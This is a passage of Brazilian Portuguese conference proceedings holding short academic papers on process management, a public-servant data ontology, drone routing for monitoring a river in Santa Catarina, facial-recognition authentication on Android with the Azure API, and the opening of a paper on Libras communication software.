A base da filosofia da melhoria contínua é representada pelo ciclo PDCA, explica Toledo et al (2013), deve ser praticado de forma cíclica e ininterrupta, por meio do ciclo Plan, Do, Check, Act (planejar a melhoria, implementar a mudança, observar efeitos e promover ações). A melhoria contínua que Toledo et al (2013) apresenta em sua obra, é objeto utilizado na gestão estratégica da qualidade, que considera o desafio da melhoria

dos produtos, processos e serviços um procedimento sem fim permeado de pequenas conquistas. Segundo Toledo et al (2013), o objetivo central da gestão por processos é torná-los mais eficientes, eficazes e adaptáveis, ou seja, quando o processo satisfaz as necessidades do cliente podemos dizer que o processo é eficaz, se o processo tem condições para ser eficaz utilizando os recursos de forma otimizada podemos dizer que o processo é eficiente, e quando o processo atende as mudanças de requisitos de forma fácil sem despendar muitos recursos, dizemos que o processo é adaptável.

6. Considerações Finais

A escolha de um sistema de informações está relacionado diretamente a visão estratégica e cultura de investimentos aplicada nas companhias. Não há um sistema melhor ou pior, e sim uma ideia que seja mais aderente aos processos empresariais. O alto custo envolvido na aquisição de um sistema deve ser considerado, assim como também o custo de uma equipe interna para a manutenção do sistema. Em empresas onde predomina uma cultura conservadora, ainda podemos encontrar estruturas onde a equipe interna é responsável pelo desenvolvimento e manutenção dos sistemas, eliminando assim o alto investimento de aquisição.

Considerando a alta incidência de manutenções necessárias nos sistemas de informação, principalmente motivadas por demandas de órgãos fiscalizadores como Receita Federal e Secretarias da Fazenda, requer-se dos sistemas que permitam uma resposta eficiente e rápida às mudanças. A gestão dos processos empresariais assistidos por sistemas de informação, possui a difícil tarefa de mensurar sua eficiência. É possível identificar que na estrutura que os sistemas de informação foram desenvolvidos, existe uma visão modulada, conceito este que não evoluiu na medida necessária na visão da gestão de processos. As oportunidades de pesquisa são amplas, acreditamos que as implementações de sistemas de informação devem aproximar-se ao contexto de gestão de processos empresariais, onde estudos sobre interfaces de sistemas e fluxos de trabalho possam contribuir para a melhoria contínua dos processos de negócios.

Referencias

- Araújo, L. C. G. (2011), "Organização, Sistemas e Métodos", Editora Atlas, 5a edição.
- Maximiano, A. C. A. (2012), "Teoria Geral da Administração", Editora Atlas, 7a edição.
- Oliveira, D. P. R. (2011), "Administração de Processos", Editora Atlas, 4a edição.
- Cruz, T (2006), "O teatro organizacional", Editora E-papers, 1a edição.
- Toledo, J. C. Borrás, M. Á. A. Mergulhão, R. C. Mendes, G. H. S. (2013), "Qualidade Gestão e Métodos", Editora GEN LTC, 1a edição.
- Stair, R. M. & Reynolds, G. W. (2011), "Princípios de Sistemas de Informação", Editora Cengage Learning, tradução da 9a edição norte-americana.
- Vergara, S. C. (2009), "Projetos e relatórios de pesquisa em administração", Editora Atlas, 9a edição.

PSO: Ontologia de Domínio para Publicação de Dados sobre Servidores Públicos

Victor Gonçalves¹, Bernadette Farias Lóscio¹

¹Centro de Informática – Universidade Federal de Pernambuco (UFPE)
Cidade Universitária – CEP 50740-560 – Recife, PE – Brasil

{vg3,bfl}@cin.ufpe.br

Abstract. *This paper presents the implementation of a domain ontology intended to represent data about public servants. Aiming to represent an important domain in a standardized way to society, it makes use of consolidated ontologies and proved to be functional in the first analysis.*

Resumo. *Este artigo apresenta a implementação de uma ontologia de domínio destinada a representar os dados sobre servidores públicos. Visando descrever de forma padronizada um domínio importante à sociedade, a mesma faz uso de ontologias consolidadas e se mostrou funcional em primeira análise.*

1. Introdução

Ao disponibilizarem os dados que gerenciam, os governos possibilitam uma maior participação social, transparência e geração de valor social e comercial, motivando a criação de novos produtos e serviços por diferentes setores da sociedade (ATTARD et al., 2016). Isto porque tais dados abrangem diversas áreas e são de grande interesse público. Assim, um dos grandes benefícios obtidos ao se utilizar Dados Abertos está na possibilidade de combiná-los e gerar novos dados e conhecimento antes desconhecidos (OKFN, 2015).

No Brasil, existem duas grandes iniciativas em resposta à necessidade de tornar a informação pública, que são o Portal de Dados Abertos e o Portal da Transparência. No entanto, em levantamento recente, mesmo o país estando à frente dos demais países da América Latina na abertura de dados, ainda possui gargalos quanto: (i) à usabilidade dos dados, ou a dificuldade de se trabalhar com eles, (ii) à disponibilização de download completo e (iii) à localização dos mesmos (OKBR, 2017). Assim, evidencia-se que um importante desafio enfrentado atualmente está relacionado à ausência de padrões e informações adicionais (semântica) associados aos dados. Tais fatores são essenciais à compreensão e manipulação dos mesmos, facilitando a integração dos diversos conjuntos de dados fornecidos pelas entidades governamentais e o reuso desses dados pelos cidadãos.

Entre as estratégias que visam tratar esse problema está a recomendação proposta pelo *World Wide Web Consortium*¹⁸ (W3C), que prevê entre outras práticas o uso de ontologias e tecnologias semânticas para integrar e disponibilizar dados. Tal atividade aumenta o consenso entre os envolvidos, reduzindo redundâncias e ambiguidades, mas também amplia a interoperabilidade e incentiva o reuso dos dados (LÓSCIO et al., 2017).

¹⁸ <https://www.w3.org>

2. PSO

Carossi e Teixeira Filho (2016), ao analisarem os pedidos de acesso à informação encaminhados às Instituições de Ensino Superior por meio do Sistema Eletrônico do Serviço de Informação ao Cidadão (e-SIC), verificaram que o principal tema demandado pelo cidadão está relacionado ao quadro de servidores das instituições. Porém, considerando que muitas dessas informações já se encontram disponíveis em portais públicos do Governo Brasileiro, é possível inferir que tais dados são apresentados de modo ineficiente, levando ao cidadão a recorrer à Lei de Acesso à Informação.

Dessa forma, a *Public Servant Ontology* - PSO visa representar de maneira padronizada os dados relacionados aos Servidores Públicos Federais, atualmente disponibilizados no Portal da Transparência, de modo a facilitar a interoperabilidade e o reuso dos mesmos.

2.1. Desenvolvimento

Para a implementação da PSO, optou-se pela utilização da metodologia NeOn, uma vez que a mesma é baseada em metodologias consolidadas como Methontology, On-To-Knowledge e Diligent mas também em boas práticas e *feedback* de experiências dos integrantes do consórcio¹⁹ idealizador do projeto Neon.

A metodologia Neon prevê nove cenários distintos a fim de compreender os principais contextos de desenvolvimento de ontologias, onde cada cenário contém um conjunto de processos e atividades bem definidos, identificando os atores envolvidos e os artefatos gerados em cada etapa (SUÁREZ-FIGUEROA et al., 2012).

Com base nos principais temas associados à categoria Quadro de Servidores mapeados por Carossi e Teixeira Filho (2016), a saber, (i) quantitativo, (ii) lotação, (iii) carga horária, (iv) função gratificada, (v) remuneração e (vi) afastamento, foi possível extrair Questões de Competências (QC) da base de dados disponibilizada no portal do eSIC²⁰ a fim de compor o Documento de Especificação de Requisitos da Ontologia (ORSD) previsto na Neon. Tais QCs contribuem também na fase de avaliação da ontologia, onde verifica-se a adequação da mesma ao contexto modelado.

Tendo em vista a reutilização de recursos ontológicos especificados na Neon, foram realizadas buscas no repositório LOV²¹, a fim de encontrar vocabulários/ontologias relacionadas ao contexto da PSO. A busca considerou os termos extraídos do ORSD. Assim, foi possível reutilizar as seguintes ontologias:

- *The Organization Ontology*²² – ontologia utilizada para descrever estruturas organizacionais;
- *Friend of a Friend (FOAF)* – ontologia destinada à descrição de pessoas e seus relacionamentos com objetos e outras pessoas;
- *Time Ontology* – ontologia para representação de intervalos e instantes;
- *Simple Knowledge Organization System (SKOS)* – ontologia destinada à

19 <http://www.neon-project.org/nw/Partners>

20 http://www.consultaesic.cgu.gov.br/busca/_layouts/15/DownloadPedidos/DownloadDados.aspx

21 <http://lov.okfn.org/dataset/lov/>

22 <https://www.w3.org/TR/vocab-org/>

O resultado apresentado pela PSO comparado à respectiva resposta da instituição ao solicitante foi igual, demonstrando inicialmente a capacidade da PSO em responder de forma automatizada e padronizada informações sobre servidores públicos.

Ainda, foi possível verificar também a possibilidade de integração da PSO com a ontologia do Orçamento Público Federal (ARAÚJO et al., 2015), a qual destina-se a representar o domínio do orçamento brasileiro, porém sem considerar a estrutura organizacional das instituições na apresentação dos dados orçamentários. Seria possível obter um maior detalhamento do orçamento das instituições, evidenciando-se, assim, a interoperabilidade de dados por meio da utilização e integração de ontologias.

Assim, futuramente a PSO será submetida à uma avaliação contendo uma gama maior de QCs envolvendo os demais conceitos modelados bem como à uma avaliação considerando a integração da mesma com a ontologia do orçamento.

Referências

- ATTARD, Judie et al. Value Creation on Open Government Data. In: 2016 49th Hawaii International Conference on System Sciences (HICSS). IEEE, 2016. p. 2605-2614.
- CAROSI, D. F. , TEIXEIRA FILHO, J. G. A. Uma Análise dos Pedidos de Acesso à Informação Encaminhados a uma Instituição de Ensino Superior. Revista Gestão.Org, v. 14, Edição Especial, 2016. <http://www.revista.ufpe.br/gestaoorg>.
- LÓSCIO, Bernadette F., BURLE, C., CALEGARI, N.. Data on the Web Best Practices. W3C Recommendation, 2017. Disponível em: <https://www.w3.org/TR/dwbp/>.
- OKBr, Open Knowledge Brasil e Fundação Getúlio Vargas. Índice de Dados Abertos para o Brasil. Disponível em: <http://dapp.fgv.br/wp-content/uploads/2017/04/IndiceDadosAbertosBrasil2017.pdf>. 2017
- OKFN, Open Knowledge Foundation. The Open Data Handbook. Disponível em: <http://opendatahandbook.org/guide/en/>. 2015.
- SUÁREZ-FIGUEROA, Mari Carmen; GOMEZ-PEREZ, Asuncion; FERNANDEZ-LOPEZ, Mariano. The NeOn methodology for ontology engineering. In: Ontology engineering in a networked world. Springer Berlin Heidelberg, 2012.
- ARAÚJO, L. S. de Oliveira, Santos, M. T. e SILVA, D. A. 2015. The Brazilian federal budget ontology: a semantic web case of public open data In Proceedings of the 7th International Conference on Management of computational and collective intelligence in Digital EcoSystems.

Monitoramento de Ambientes Usando Veículos Aéreos Não-Tripulados

Mateus Augusto Gomes, Matheus Zickuhr, Marcelo de Souza e Tiago Luiz Schmitz

Departamento de Engenharia de Software

Universidade do Estado de Santa Catarina – UDESC – Ibirama – SC – Brasil

mateusaugustogomes@outlook.com, {marcelo.desouza, tiago.schmitz}@udesc.br

***Resumo.** Nos últimos anos, a quantidade de aplicações para Veículos Aéreos Não-Tripulados (VANTs) tem crescido significativamente. Este trabalho propõe a sua aplicação na fiscalização e manutenção de ambientes. Especificamente, é descrito o uso de VANTs para monitoramento do leito de um rio, como mecanismo de verificação e controle de cheias. O trabalho descreve os algoritmos de roteamento dos VANTs, bem como propõe uma abordagem baseada em agentes para que, de forma autônoma, eles possam se coordenar no cumprimento da tarefa de monitoramento.*

1. Introdução

Este trabalho propõe a aplicação de Veículos Aéreos Não-Tripulados (VANTs) para a observação e manutenção de ambientes, em especial áreas sob riscos ambientais como desmatamento, queimadas e cheias. Inspirado no recorrente problema de enchentes da região do Vale do Itajaí (Santa Catarina – Brasil), o projeto usa como cenário o leito do Rio Hercílio, um afluente do Rio Itajaí Açu. O objetivo é automatizar a fiscalização do assoreamento do rio, que é o processo de acúmulo de lixo e outros elementos nos leitos dos rios, que atrapalha o fluxo de água, aumentando as chances de enchentes.

O trabalho de observação do leito do rio emprega o uso de drones que devem se coordenar para cobrir a maior área possível e registrar imagens georreferenciadas das margens do rio. Essa tarefa pode ser dividida em duas atividades principais: a formação das rotas utilizadas na observação e a análise das imagens georreferenciadas para detectar a não conformidade ou alteração das margens do rio. Este artigo tem propõe uma abordagem baseada em duas fases para definir as rotas dos VANTs, desde o ponto de partida até os pontos a serem fiscalizados. A primeira fase consiste em definir o conjunto de rotas iniciais, minimizando o custo médio. Na prática, os VANTs encontram questões climáticas como chuva ou vento, que atrapalham a rota definida inicialmente. Neste caso, a segunda etapa consiste na comunicação entre os VANTs, de forma a reconfigurar o conjunto de rotas e garantir o sucesso na realização da tarefa.

2. Cenário

No cenário proposto, os VANTs possuem uma base central onde recarregam e são revisados. Existe uma série de pontos a serem fiscalizados ao longo do rio. As rotas iniciais são baseadas em uma análise feita por um sistema centralizado e informada aos VANTs antes de sua decolagem. Elas são determinadas por um modelo de otimização, que busca minimizar uma função de custo. Esta função pode se basear em diferentes aspectos, como o consumo de energia, a distância total ou o tempo de viagem.



Figura 13: Cenário proposto

Caso algum VANT não consiga alcançar certo ponto para realizar a avaliação, ele se comunica com os demais por sinais de rádio, para determinar se é viável que algum outro VANT complete a sua rota. Como exemplo, este trabalho conta com dois drones do modelo Chroma Blade (tempo máximo de voo de 30 minutos e velocidade máxima de 64 km/h). Estes drones partem do Centro de Educação Superior do Alto Vale do Itajaí (CEAVI – Ibirama) para fiscalizar oito pontos nas proximidades do Rio Hercílio e alguns pontos do rio Itajaí-Açu. Os VANTs voam em velocidade média de 32 km/h, não considerando obstáculos ou movimentos verticais e sem a possibilidade de recarga de bateria em outros postos. A Figura 1 apresenta o cenário e os pontos considerados.

3. Abordagem proposta

O problema apresentado pode ser dividido em duas fases: a definição das rotas e o seu ajuste durante o voo. Esta seção apresenta a definição inicial de rotas através de um método de otimização combinatória e uma modelagem utilizando sistemas multiagentes para a reconfiguração das rotas em tempo de voo.

3.1. Definição da rota inicial

Para encontrar a rota inicial, o cenário foi modelado como um problema de roteamento de veículos (ou *Vehicle Routing Problem* – VRP) [Laporte 1992]. Este problema é largamente estudado na literatura de pesquisa operacional, com aplicações em logística e transporte [Bochtis e Sørensen 2009]. O problema consiste em um depósito e um conjunto de clientes com suas respectivas demandas. Um conjunto de n veículos deve visitar os clientes para suprimento de sua demanda, retornando ao depósito. Cada cliente deve ser visitado exatamente uma vez. Logo, devem ser definidas as rotas de cada veículo, de modo a satisfazer as restrições do problema e minimizar o custo total das mesmas.

No cenário deste trabalho, o depósito consiste na base central onde os VANTs são recarregados e revisados. Os clientes são os pontos a serem fiscalizados. Foi adaptada uma modelagem matemática através de programação inteira²⁷. Foi utilizado o solver GNU Linear Programming Kit – GLPK [Makhorin 2001]. A função objetivo se baseia na

27 <http://www3.nd.edu/~jeff/mathprog/mathprog.html>

minimização do tempo de voo total. Para instâncias mais complexas, com um número maior de pontos e drones, a programação matemática pode ser facilmente substituída por algum método de busca heurística, como busca tabu, busca local iterada ou simulated annealing.

O modelo matemático será utilizado para gerar o conjunto inicial das listas ordenadas de pontos a serem visitados. Utilizando métodos de Programação Mista (como o algoritmo de Branch and Bound) se pretende chegar à solução ótima do VRP. Apesar disso, a solução não é garantidamente ótima para o cenário real, pois as situações climáticas podem mudar, impactando nos custos de determinadas rotas. Por exemplo, a mudança de ventos pode deixar o voo dificultado em uma determinada rota, aumentando o seu custo. Por isso, ainda existe a necessidade da reconfiguração dinâmica através da comunicação entre os agentes. Além disso, o aumento do número de pontos e drones leva à necessidade de utilizar métodos sub-ótimos. Neste sentido, a reconfiguração dinâmica de rotas permite otimizar os custos em tempo de voo.

3.2. Reconfiguração de rota

Os VANTs podem ser observados como agentes com objetivos de ordem individual de autopreservação (evitar um obstáculo, manter uma altitude, retornar à base antes de acabar a bateria, etc.) e objetivos de ordem social (visitar pontos de um mapa como parte de um objetivo global de monitorar um ambiente). Dado um momento, haverá objetivos conflitantes, como o de retornar à base pois a bateria está acabando e o de visitar o próximo ponto. Para tratar estas situações, será utilizado o modelo de raciocínio normativo Huginn [Schmitz and Hübner 2014], o qual permite que, através dos recursos disponíveis e da qualificação dos benefícios e tensões de cada objetivo, se maximize os benefícios e se minimize as tensões. No cenário apresentado, a perda de um VANT pode ser financeiramente ruim e a eventual perda de uma observação de um ponto pode não ser tão importante, uma vez que o monitoramento tem o intuito de ser realizado de forma constante.

O não cumprimento do objetivo de visitar um ponto pode ser causado por diversos fatores, como temperatura, vento ou chuva, que farão os objetivos de autopreservação serem ativados. Todavia a não observação de um determinado ponto por um VANT pode ser atenuada com um pedido de auxílio dos outros agentes. Em uma maneira mais ingênua, é possível solicitar para o VANT mais próximo o cumprimento de um novo objetivo, mas ainda assim sem garantia de sucesso. Outra forma é o uso de um sistema de reputação baseado em agentes e artefatos [Schmitz et al. 2012], na qual a reputação é formada através da observação dos agentes sobre seus pares, para identificar se eles tem capacidade, competência e intenção de cumprir o objetivo solicitado. Estes elementos podem ser utilizados como critério para futuros planejamentos de rotas, como no pedido de terceiração de visitação de pontos entre agentes.

4. Considerações finais

Em um primeiro momento destaca-se a importância do projeto, não apenas por ajudar preservação da mata ciliar e em todos os benefícios éticos e ambientais decorrentes, mas por combater o problema do assoreamento e, portanto, mitigar o problema das enchentes. Além disso, a abordagem proposta é flexível e aplicável a qualquer contexto, como na agricultura. Por exemplo, o monitoramento de lavoura contra doenças ou incêndios consiste visitar diferentes pontos da plantação. A aplicação de VANTs para esta tarefa,

além de automatizar o processo, diminui custos e aumenta a confiabilidade.

O projeto está na sua fase inicial e os algoritmos implementados estão sendo experimentados em um ambiente de simulação. Após concluídos os experimentos em ambiente simulado, eles serão aplicados aos VANTs em ambiente real. Como trabalhos futuros, pretende-se ainda utilizar as informações obtidas na reconfiguração de rotas para que o algoritmo defina rotas iniciais mais realistas.

Referências

- Bochtis, D. and Sørensen, C. G. (2009) “The vehicle routing problem in field logistics: Part I”. *Biosystems engineering*, 104(4): 447–457.
- Laporte, G. (1992) “The vehicle routing problem: An overview of exact and approximate algorithms”. *European journal of operational research*, 59(3):345–358.
- Makhorin, A. (2001) “Gnu linear programming kit”. Moscow Aviation Institute, Moscow, Russia, 38.
- Schmitz, T. L. and Hubner, J. F. (2014) “Huginn: Normative reasoning based on mood”, In: *Ibero-American Conference on Artificial Intelligence*, pages 572–584. Springer.
- Schmitz, T. L., Hubner, J. F., and Webber, C. G. (2012) “Crenças de grupo como instrumento de formação da reputação: uma abordagem de agentes e artefatos”, In: *IX Encontro Nacional de Inteligência Artificial*.

Análise da viabilidade de Reconhecimento Facial e Autenticação em aplicações mobile

Júlio Sérgio Quadros dos Santos, Vanessa Lago Machado,
José Antônio Oliveira de Figueiredo

¹Instituto Federal de Educação, Ciência e Tecnologia Sul-Rio-Grandense Campus Passo Fundo

Estrada Perimetral Leste, 150 - Passo Fundo - RS - Brasil
CEP: 99064-440

julioquadros@gmail.com,
{vanessa.machado,jose.figueiredo}@passofundo.ifsul.edu.br

Abstract. *This paper verifies technologies based on eigenface method, and describes how technological evolution has been providing more efficient use forms of face recognition and identification systems. The objective of this work is to identify the main tools available, and to verify the feasibility of using this to perform authentication.*

Resumo. *Este artigo identifica as tecnologias baseadas no método eigenface e descreve como a evolução da tecnologia vem proporcionando formas mais eficazes de utilização dos sistemas de reconhecimento e identificação facial. Assim, o objetivo deste trabalho é identificar as principais ferramentas disponibilizadas, bem como verificar a viabilidade do uso dessas para realização de autenticação.*

1. Introdução

A identificação facial computadorizada tem se tornado uma ferramenta em importantes setores tecnológicos, por se tratar de um método de identificação biométrica não intrusivo. Dentre suas características, destaca-se a não necessidade de colaboração da pessoa que está sendo analisada, sendo assim utilizada no controle de acesso.

Com a utilização do reconhecimento facial, as pessoas que transitam podem ser identificadas pelo sistema de reconhecimento integrado com as câmeras, sem a necessidade de interação das pessoas com os sistemas. Assim, o presente trabalho tem como objetivo identificar as principais tecnologias utilizadas para reconhecimento facial e analisar a viabilidade da utilização de tal tecnologia para realização de autenticação em aplicações mobile.

O artigo encontra-se organizado como segue: Na Seção 2 é apresentado o estado da arte em relação às técnicas de reconhecimento facial; na Seção 3 é apresentada a metodologia utilizada para realização dos testes; na Seção 4 são apresentados os resultados obtidos; e na Seção 5 são realizadas algumas considerações finais.

2. Estado da Arte

O primeiro sistema automatizado de reconhecimento facial foi desenvolvido por Takeo Kanade, em sua tese de doutorado em 1973. Contudo, devido à baixa capacidade de processamento de um grande número de imagens, o trabalho se mostrou inviável. Em 1990 Kirby e Sirovich retomaram o trabalho em um sistema de representação de baixa dimensão [Datta et al. 2015]. Atualmente, verifica-se que o termo "reconhecimento facial" pode ser utilizado em dois contextos: verificação e identificação. Assim, a verificação trata da comparação de face 1:1 (um para um), enquanto a identificação realiza a comparação de faces 1:N (um para muitos).

Em 2000, Pentland e Choudhury [Pentland e Choudhury 2000] afirmaram que no futuro os computadores teriam mais interações com os seres humanos do que os próprios seres humanos entre si, e que os principais elementos para a interação de forma inteligente seriam o reconhecimento facial e o reconhecimento de expressões.

Essa tecnologia vem apresentando crescimento, tal fato deve-se às inúmeras implementações de sistemas de reconhecimento e identificação facial na área de segurança pública. Segundo Datta et Al. [Datta et al. 2015], verificação e identificação facial é um métodos não intrusivo para reconhecimento das pessoas, sendo assim, esse método de biometria é utilizado em vários sistemas de segurança, auxiliando na solução de diversos casos policiais, por exemplo.

O algoritmo de reconhecimento facial com melhores indicações de uso é o método *eigenface*. A Agência de Defesa dos Estados Unidos estabeleceu, em 1993, o programa *face recognition technology* (Feret), no qual foram identificados quatro algoritmos apropriados para o projeto, que, depois de analisados, foram escolhidos três algoritmos com maior confiabilidade, todos baseados no método *eigenface* [Pentland and Choudhury 2000]. Dessa forma, esse é o método de reconhecimento facial utilizado amplamente pelos algoritmos relacionados.

Para avaliação dos resultados da identificação ou verificação utiliza-se o *threshold*, o qual trata-se de um índice de similaridade que varia de zero a um, nesse caso, quanto mais próximo de um, maiores as similaridades entre as faces. Contudo, a definição do *threshold* interfere nos falsos positivos e falsos negativos que o sistema poderá gerar, dessa forma o *threshold* ideal é aquele com o menor custo de erro médio por reconhecimento. Para isso utiliza-se a fórmula do F1 Score, a qual se refere à média ponderada entre a precisão e a proporção de eventos positivos corretamente previstos [Ruiter 2015].

De acordo com Taigman [Taigman et al. 2014], as taxas de erro na identificação de face tiveram um declínio nos últimos 20 anos, em três principais magnitudes: detecção, alinhamento e verificação de faces. Contudo, apesar dos avanços, esses sistemas têm demonstrado sensibilidade a vários fatores, como a incidência de luz, expressões faciais, oclusão e o envelhecimento. Além disso, a utilização de alinhamento facial ainda é um desafio, pois depende de normalização dos dados para geração da face em um formato que possa ser comparado com dados a serem identificados.

Por outro lado, verifica-se que diversas empresas vêm desenvolvendo sistemas sofisticados para utilização em controle de fronteiras e sistemas inteligentes de controle biométrico. Ainda, gigantes da tecnologia como Microsoft, Google, IBM e Facebook já

possuem, dentro de uma gama de pesquisas, projetos em nível avançado para reconhecimento facial, os quais já encontram-se à disposição dos usuários.

A Microsoft disponibiliza uma plataforma de infraestrutura em nuvem (Microsoft Azure), a qual possui serviços no formato de contratação de recursos com pagamento pela utilização, permitindo que sejam utilizados recursos de forma elástica e escalável, possibilitando a contratação de recursos conforme as necessidades específicas. Além disso, o sistema permite diversificadas análises das faces reconhecidas nas imagens, possibilitando também a comparação entre duas fotos para verificação se essas referem-se à mesma pessoa, incluindo a capacidade de avaliar os níveis de emoção, e identificar a idade e o gênero da pessoa, a qual a face foi identificada na foto.

A empresa Google disponibiliza uma *Application Programming Interface* (API) - traduzido como Interface de Programação de Aplicativos - chamada de Google Vision, que realiza o serviço de identificação facial. A tecnologia possui uma ampla documentação, com códigos fonte atualizados. Dentre suas características ela possui capacidade de reconhecimento de faces, com relativa facilidade, porém não realiza verificação.

Outro sistema disponível é o BioId, desenvolvido pela empresa que leva o mesmo nome, o qual possui recursos avançados, permitindo que sejam obtidos maiores índices de confiabilidade, o que garante que não sejam utilizadas fotos de outros usuários, isso é possível solicitando que a pessoa efetue movimentos durante o processo de autenticação. Porém, o serviço possui limitações de uso para testes com período definido pela empresa, fazendo com que o desenvolvimento possa depender da disponibilização de recursos financeiros para a efetiva conclusão dos testes.

3. Metodologia

O trabalho desenvolvido conta com a utilização da API de reconhecimento facial desenvolvida pela Microsoft, utilizada para fins de comparação de imagens, que permite sua utilização para fins de autenticação. Nesse contexto, verifica-se, em trabalhos relacionados, que o Android 4.0 *Ice Cream Sandwich*, lançado em 2011, possui entre suas novidades o desbloqueio por reconhecimento facial [Gonçalves e Toledo 2013]. Contudo, o intuito do presente trabalho visa a verificação de viabilidade de autenticação para aplicativos desenvolvidos e não para o sistema operacional do smartphone.

Para isso, dentre as opções de tecnologias de reconhecimento facial, destaca-se os serviços da Microsoft, Google e da empresa especializada em autenticação BioID. Assim, a opção pela utilização da Microsoft, como estudo de caso, tem como justificativa a disponibilização do serviço de forma gratuita para desenvolvedores, além da documentação com exemplos, o que facilita a implementação dos testes. A empresa Google oferece o serviço de identificação facial para testes gratuitamente, porém, a API Vision disponibilizada não apresenta a funcionalidade de comparar faces, tornando inviável a utilização da tecnologia como sistema de autenticação.

Dessa forma, o presente trabalho consiste em analisar a viabilidade do uso da tecnologia de reconhecimento facial para autenticação em aplicativos mobiles. Para isso, foi utilizado como teste um dispositivo Asus Zenfone 5 com Android 5.0 com acesso a câmera e o Android Studio 2.3, ferramenta de desenvolvimento para a plataforma

Android, rodando em sistema operacional macOS Sierra 10.12.4, além da API de Reconhecimento Facial da Microsoft (Microsoft Azure).

Para o desenvolvimento da aplicação de referência, foram utilizados exemplos de códigos da Microsoft disponibilizados na plataforma do Github²⁸, em que a funcionalidade adequada para o sistema de autenticação é a de verificação de similaridades entre a face identificada em duas imagens, sendo uma imagem obtida por meio de um arquivo salvo no dispositivo e a outra obtida pelo uso da câmera do dispositivo. A tecnologia da Microsoft possibilita a obtenção do *threshold*, o qual por referencia a API considera como similares as faces quando o índice é maior ou igual a 0.5 (50%). Contudo, esse grau de similaridade permite que seja definido o índice de confiabilidade na imagem obtida, para que seja utilizada como autenticação.

4. Resultados Obtidos

O exemplo de código utilizado demonstra o uso da tecnologia para as funcionalidades de detecção de face, verificação de faces, agrupamento de faces, identificação de faces similares e funcionalidades de identificação de faces.

Para fins de teste foi realizada a identificação de similaridades entre duas faces, em que duas imagens em momentos distintos foram analisadas, sendo fotos tiradas em ambientes com diferentes incidências de iluminação, conforme Figura 1. O resultado apresentado indica o nível de similaridade de 0.75 (75%). Logo, considerando as métricas padrões da API, verifica-se que os resultados obtidos podem ser considerados satisfatórios.




Figura 1. Identificação de similaridades entre duas faces, obtidas por meio da API da Microsoft Azure (Dos autores).

5. Considerações Finais

Neste artigo foram apresentadas as principais tecnologias de reconhecimento facial e as possibilidades dessa para verificação e reconhecimento facial. Além disso, foram pesquisados fornecedores de APIs e exemplos de como podem ser utilizados os serviços de forma simplificada, possibilitando posteriores implementações. Assim, a utilização da API disponibilizada pela Microsoft mostrou-se eficiente, e atrelada a definição do

²⁸ <https://github.com/microsoft/cognitive-Face-Android>

threshold ideal pode ser utilizada como ferramenta para autenticação em aplicações mobile.

Entretanto, apesar das técnicas de reconhecimento facial tratarem de uma tecnologia promissora, a utilização do serviço de reconhecimento facial depende da utilização de APIs disponibilizadas por empresas de tecnologia. Essa dependência de poucos fornecedores pode ser considerada um aspecto negativo, em virtude da possibilidade de mudanças nas políticas de utilização ou termos comerciais, que possam ser adotadas pelos fornecedores.

Por fim, verifica-se a possibilidade, como trabalho futuro, de implementação do serviço de autenticação por reconhecimento facial para aplicações mobile.

Referências

- Datta, A. K., Datta, M., and Banerjee, P. K. (2015). *Face Detection and Recognition: Theory and Practice*. CRC Press.
- Gonçalves, L. G. d. S. and Toledo, L. d. C. (2013). Protótipo de aplicativo para propaganda mobile em android.
- Pentland, A. and Choudhury, T. (2000). Face recognition for smart environments. *IEEE Computer*, 33(2):50–55.
- Ruiter, A. d. (2015). Performance measures in azure ml: Accuracy, precision, recall and f1 score.
- Taigman, Y., Yang, M., Ranzato, M., and Wolf, L. (2014). Deepface: Closing the gap to human-level performance in face verification. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1701–1708.

Acessibilidade Comunicativa em Libras: Possibilidades a partir do Desenvolvimento de um Software

Bruno Batista Boniati¹, Graciela Fagundes Rodrigues¹, Diogo Basso², Gabrielli da Cruz², Gabriela da Silva Ramires², Suelyn Fátima Balestrin²

¹Instituto Federal Farroupilha (IFFar) – *Campus* Frederico Westphalen
Caixa Postal 169 – 98.400-000 – Frederico Westphalen – RS

²Curso Técnico em Informática Integrado ao Ensino Médio – IFFar/FW

{bruno.boniati, graciela.rodrigues}@iffarroupilha.edu.br,
{diogobasso, suelyn balestrin}@hotmail.com,
{gabrieladasilvaramires, gabriellidacruz3}@gmail.com

Abstract. *This paper presents software developed with web technologies in order to help deaf people to establish an initial communication process in Brazilian Sign Language (Libras) and thus interact with other people who are deaf or hearing. It is a tool still in development, but that indicates perspectives in the aid to the communication of deaf people as well as in the own learning of Libras and of the Portuguese language written by this public.*

Resumo. *Este trabalho apresenta um software desenvolvido com tecnologias web com o propósito de auxiliar pessoas surdas a estabelecerem um processo de comunicação em Língua Brasileira de Sinais (Libras) e assim, interagirem com pessoas sejam estas surdas ou ouvintes. Trata-se de uma ferramenta ainda em desenvolvimento, mas que indica perspectivas no auxílio à comunicação de pessoas surdas assim como no próprio aprendizado da Libras e da língua portuguesa escrita por este público.*

1. Introdução

A inclusão de alunos com deficiência na escola comum, impulsionada desde a década 1990 e, principalmente, pela Política Nacional de Educação Especial na perspectiva da Educação Inclusiva (BRASIL, 2008) tem requerido o planejamento e a execução de práticas pedagógicas que aproximem as tecnologias da informação e da comunicação (TIC) da Educação Especial. Diante disso, a formação docente aliada a conhecimentos que envolvem as tecnologias tanto educacionais quanto assistivas, coloca-se como premissa para viabilizar a escolarização de alunos que apresentam deficiência, seja do tipo sensorial, física, intelectual, entre outras.

Nessa perspectiva, ressalta-se a relação da Educação Especial com as diferentes áreas do conhecimento no intuito de construir processos inclusivos escolares, sociais e digitais. No que tange à inclusão escolar de alunos surdos, usuários da Língua Brasileira de Sinais (Libras), tal realidade exige mais do que a garantia da matrícula, repercute nas condições de ensino e aprendizagem oportunizadas, e nas circunstâncias comunicativas desencadeadas nesse contexto.

Por essa razão, o objetivo deste trabalho é apresentar a proposta de um *software*, em desenvolvimento, utilizando tecnologias web para auxiliar pessoas surdas e ouvintes a estabelecerem interação comunicativa em Libras e, para as pessoas surdas, acrescenta-se o contato e ampliação do vocabulário na Língua Portuguesa escrita. Assim, o texto

divide-se em: 2. Acessibilidade comunicativa em Libras: trabalhos relacionados; 3. *Software* ACML; e 4. Considerações Finais.

2. Acessibilidade comunicativa em Libras: trabalhos relacionados

Tendo em vista a temática do *software* aqui proposto e que será descrito na seção 3, assim como os propósitos que o constituem, a seguir serão mencionados alguns trabalhos relacionados.

